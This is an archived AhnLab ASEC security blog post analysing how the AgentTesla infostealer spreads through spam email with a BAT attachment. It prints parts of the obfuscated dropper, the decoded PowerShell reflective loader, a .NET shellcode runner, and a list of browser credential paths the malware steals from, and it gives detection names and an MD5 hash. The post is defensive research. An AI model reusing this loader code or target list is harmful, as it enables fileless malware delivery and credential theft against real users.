Infostealer Being Distributed via Spam Email (AgentTesla) - ASEC

By ATCP

Published: 2023-09-26 · Archived: 2026-04-05 15:33:20 UTC

AhnLab Security Emergency response Center (ASEC) spotted the AgentTesla Infostealer being distributed through an email in the form of a malicious BAT file. When the BAT file is executed, it employs the fileless method to run AgentTesla (EXE) without creating the file on the user's PC. This blog post will provide an explanation of the distribution process, from the spam email to the final binary (AgentTesla), along with related techniques. Figure 1 shows the body of the spam email distributing the AgentTesla malware. It deceives recipients by mentioning in the subject line that the email was sent from an alternative email account and then encourages them to execute the malicious file (.BAT). As shown in Figure 2, the attached zip (compressed) file contains a batch script file (.BAT). The BAT file is a type of script file that is run by the Windows application cmd.exe when executed.



Figure 1. Body of the phishing email



Figure 2. Malicious script (.bat) inside the attached zip file

Figure 3 is the obfuscated BAT script file. As shown in the EDR detection screen in Figure 4, the BAT file copies itself using the xcopy command when executed. Additionally, it disguises a normal powershell.exe with a png extension and copies it.

Documents and Details.bat

```
@echo off
set "Mxggjkzmcf=exit" & set "Jzgjtxijme=if not DEFINED IS_MI" & set "Kpehagrdso=NIMIZED set IS_MINIM" & set
"Vueslilpxl=IZED=1 && start "" /" & set "Uqgmpxnhud=min "%~dpnx0" %* && "
%Jzgjtxijme%%Kpehagrdso%%Vueslilpxl%%Uqgmpxnhud%%Mxggjkzmcf%

set "Slbktirscs=echo F | xcopy /d /q /y /h /" & set "Zkjrtmfwpb=exe %temp%\Lynfe.png"
set "Jipcxnxjbi=i C:\Windows\SysWOW64\Window" & set "Ynrekeqgac=sPowerShell\v1.0\powershell."
%Slbktirscs%%Jipcxnxjbi%%Ynrekeqgac%%Zkjrtmfwpb%
set "Libtzaeoff=t" & set "Pslrztzzxi= /i %0 %temp%\Lynfe.png.ba" & set "Bxfwcnftxz=echo F | xcopy /d /q /y /h"
%Bxfwcnftxz%%Pslrztzzxi%%Libtzaeoff%
cls
set "Fujxlrmdco=lACgAJABuAHUAbABsACwAI" & set "Nxtywglkij=ABvACgAIAAkAG8AdQB0AHA" & set "Dolychcsau=gBlAGYAbABlAGMAdABpAG8" &
 set "Zylwggjxbn=iAGoAZQBjAHQAIABTAHkAc" & set "Rhxyonmegb=AAkAFgAdAB3AGwAdwBiACk" & set "Kiluagwsys=QBuAGUAcwAoACgAKABbAFM"
& set "Upoxdkihcj=gB0AGUAZABUAHkAcABlAHM" & set "Unbxfxdren=gAFMAZQBsAGUAYwB0AC0AT" & set "Eseefcsaaa=lAG0ALgBJAE8ALgBNAGUAb"
set "Pjajsflztb=hAGkAbgBNAG8AZAB1AGwAZ" & set "Wgbpdtzsll=6AFIAZQB2AGUAcgBzAGUAK"
set "Hrlxlmpeiv=AIABPAHUAdAAtAE4AdQBsA"
set "Dnwskgzibh=bAFMAeQBzAHQAZQBtAC4AU"
set "Khaeakxhfy=0AHIAZQBhAG0AIAAkAFIAb"
set "Hjgymlnvvl=gAFsAUwB5AHMAdAB1AG0AL"
set "Pkwqxvwdjv=GMAZQBzAHMAKAApAC4ATQB" & set "Nhdhsrslis=AWwBJAE8ALgBDAG8AbQBwA" & set "Gffetdghec=AQQByAHIAYQB5ACgAKQA7A" &
 set "Xmeekybxnz=6ACAAPQAgACQASQBpAHIAZ" & set "Loeipjawir=AOwAgACQAVQB6AGwAcgBlA"
set "Fzjnyfkebe=AdAB3ACAAPQAgACQAVQB6A" & set "Ubzxplqgjm=G8AbgAuAEcAegBpAHAAUwB" & set "Rlwkzclhke=GUAcwBzACkAOwAkAFoAdAB"
set "Yrihypsbtt=AbwBtAHAAcgBlAHMAcwBpA" & set "Gdwkhecwmj=FgAdAB3AGwAdwBiACAAPQA" & set "Dlsvsrlvpf=D0AIABOAGUAdwAtAE8AYgB" &
 set "Ssjxebonll=wB0AGUAbQAuAEkATwAuAEM" & set "Vavzkdodob=zAC4AUAByAG8AYwBlAHMAc" & set "Xxnvhffjta=AOgA6AEYAcgBvAG0AQgBhA"
& set "Ckjzupnmqu=AaQB3AHoAagB3ACAAPQAgA" & set "Zflsgbtzvz=uAGcAKAAkAE4AaABkAG8Ac" & set "Ljdzelbekn=GwA" & set
"Ibubejmksi=wBiAGoAZQBjAHQAIAAtAGw" & set "Ohcztywzfh=iAC4AYgBhAHQAIgApACwAI" & set "Dlsulkvkrg=wBpAHcAegBqAHcAKQA7ACQ" & set
 "Dzcdssylxc=AIABOAGUAdwAtAE8AYgBqA" & set "Cgfjalvyyp=CAAPQAgAE4AZQB3AC0ATwB"
set "Pccfhioatx=0AHcAbAB3AGIAIAApADsAJ"
set "Wsdtyempku=AeQBzAHQAZQBtAC4ARABpA" & set "Eurfdsqwnn=GUAYwB0ACAAUwB5AHMAdAB" & set "Vmisyddtli=QBvAG4ATQBvAGQAZQBdADo" &
 set "Gecvemgawa=AUgBvAHIAcQBoAHEAbwAgA" & set "Kruaocviwr=kACgAJABYAHQAdwBsAHcAY" & set "Seusglakmv=AYwBvAGQAaQBuAGcAXQA6A"
& set "Rlzmnndnna=AOgBEAGUAYwBvAG0AcAByA" & set "Xloggadcxa=gApADsAIAAkAEkAaQByAGc" & set "Vxhzywgbxc=ABbAHQAZQB4AHQALgBlAG4"
set "Suxrcvdqnt=ABlAG0ALgBJAE8ALgBNAGU" & set "Jxegxxslxj=GwAeQBdADoAOgBMAG8AYQB"
set "Oschrxixaw=uAEcAZQB0AEUAeABwAG8Ac" & set "Qbzaucgzlm=QBoAHEAbwAuAEMAbABvAHM"
set "Ekftsrgxhc=1 -enc JABOAGgAZABvAHM"
set "Ggnchkahlu=wBlAHQAcAB1AHQALgBUAG8" & set "Nglcmfmche=DAAXQAuAEkAbgB2AG8AawB" & set "Glbveaqklq=AdABoAG8AZABzACgAKQBbA"
```

Figure 3. Malicious BAT file



Figure 4. xcopy command executed via cmd.exe (EDR showing the BAT file being copied along with powershell.exe which has been disguised with a png extension)

Afterward, it executes PowerShell commands through powershell.exe (Lynfe.png) which has been disguised with a png extension. As depicted in Figure 5, the EDR detection screen displays the PowerShell process name as a process with the png extension (Lynfe.png), and it is this process that executes the PowerShell commands.

Figure 5. EDR displaying the PowerShell script that was executed via cmd.exe

Figure 6 is the decoded PowerShell commands. The PowerShell commands decode (gzip, reverse) the data encoded within the BAT file, create a DLL payload, and load it into the PowerShell process. As shown in Figure 7, the loaded DLL executes the decoded shellcode, which, in turn, performs additional decoding routines and ultimately runs the AgentTesla malware in the memory.

```
$Nhdosiwzjw = [IO.File]::ReadLines((([System.Diagnostics.Process]::GetCurrentProcess().MainModule.FileName).ToString() + ".bat"),
[text.encoding]::UTF8) | Select-Object -last 1;
$Xtwlwb = [System.Convert]::FromBase64String($Nhdosiwzjw);
$Rorqhqo = New-Object System.IO.MemoryStream( , $Xtwlwb );
$output = New-Object System.IO.MemoryStream;
$Ztzbz = New-Object System.IO.Compression.GzipStream $Rorqhqo, ([IO.Compression.CompressionMode]::Decompress);
$Ztzbz.CopyTo( $output );
$Ztzbz.Close();
$Rorqhqo.Close();
[byte[]] $Xtwlwb = $output.ToArray();
[Array]::Reverse($Xtwlwb);
$Uzlruuszet = [System.Reflection.Assembly]::Load($Xtwlwb);
$Iirgtw = $Uzlruuszet.GetExportedTypes()[0];
$Dbolqhiwz = $Iirgtw.GetMethods()[0].Invoke($null, $null) | Out-Null
```

Figure 6. Decoded PowerShell commands that load the .NET DLL encoded within the BAT file

```
internal sealed class ₩uE012
{
    // Token: 0x0600004C RID: 76 RVA: 0x000038C8 File Offset: 0x00001AC8
    internal void ₩uE000()
    {
        byte[] array = ₩uE00F.₩uE001(₩uE00C.₩uE000);
        Array.Reverse(array, 0, array.Length);
        IntPtr intPtr = ₩uE014.₩uE000(IntPtr.Zero, array.Length, 4096, 64);
        if (intPtr == IntPtr.Zero)
        {
            throw new Exception();
        }
        Marshal.Copy(array, 0, intPtr, array.Length);
        ₩uE014.₩uE000 = (₩uE014.₩uE000)Marshal.GetDelegateForFunctionPointer(intPtr, typeof(₩uE014.₩uE000));
        ₩uE014.₩uE000(intPtr);
    }
}
```

Figure 7. .NET DLL feature that executes the decoded shellcode

Figure 8 shows the feature of the AgentTesla malware, which is ultimately executed by the PowerShell process (Lynfe.png). This feature is responsible for stealing account credentials from a specific browser (Edge). It collects account credential-related data through various paths in this manner, and Table 1 provides a glimpse of the collection paths for the stolen information.



Figure 8. Account credential-stealing feature of the final payload, AgentTesla

A Portion of Collection Paths for Account Credential-related Data
“Sputnik\Sputnik\User Data” “Elements Browser\User Data” “\NETGATE Technologies\BlackHawk\” “BraveSoftware\Brave-Browser\User Data” “\Waterfox\” “uCozMedia\Uran\User Data” “Opera Software\Opera Stable” “Microsoft\Edge\User Data” “\Comodo\IceDragon\” “CatalinaGroup\Citrio\User Data” “7Star\7Star\User Data” “Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer” “Yandex\YandexBrowser\User Data” “\Thunderbird\” “Chedot\User Data” “Iridium\User Data” “Kometa\User Data” “Chromium\User Data” “QIP Surf\User Data” “\Mozilla\Firefox\” “\Mozilla\SeaMonkey\” “\K-Meleon\” “liebao\User Data” “CocCoc\Browser\User Data” “\Mozilla\icecat\” “Amigo\User Data” “Vivaldi\User Data” “Orbitum\User Data” “MapleStudio\ChromePlus\User Data” “360Chrome\Chrome\User Data” “Google\Chrome\User Data” “Comodo\Dragon\User Data” “Epic Privacy Browser\User Data” “\Flock\Browser\” “\Postbox\” “Coowon\Coowon\User Data” “\Moonchild Productions\Pale Moon\” “\8pecxstudios\Cyberfox\” “Torch\User Data” “CentBrowser\User Data”

Table 1. A portion of collection paths for account credential-related data In Figure 9, which is the EDR detection screen for infostealing behavior, you can see that the PowerShell process disguised as a png file accessed the account credential within a browser.



Figure 9. EDR showing evidence of AgentTesla's account credential theft

After stealing information, AgentTesla, which is running within the PowerShell process (Lynfe.png), transfers the collected data to an FTP server controlled by the threat actor, as depicted in Figure 10.



Figure 10. The feature of the final payload, AgentTesla, to transfer stolen information to a C2 via FTP

Using EDR's evidence data, we explained the infection flow of AgentTesla Infostealer that is being distributed through spam emails. The threat actor employed a sophisticated fileless technique that does not create an EXE file and cunningly disguised the distribution email by writing in the subject line that the email had been sent from an alternative email account. It is essential to exercise caution when opening attachments and ensure that there is no extension present that is capable of executing malware. Additionally, continuous monitoring using security products is crucial for detecting and controlling unauthorized access from threat actors. **[Behavior Detection]** CredentialAccess/EDR.Event.M11362 **[File Detection]** Trojan/BAT.Agent.SC192347

MD5

6d9821bc1ca643a6f75057a97975db0e

Additional IOCs are available on AhnLab TIP.

To learn more about **AhnLab EDR**'s advanced behavior-based detection and reponse, please click the banner below

Source: https://asec.ahnlab.com/en/57546/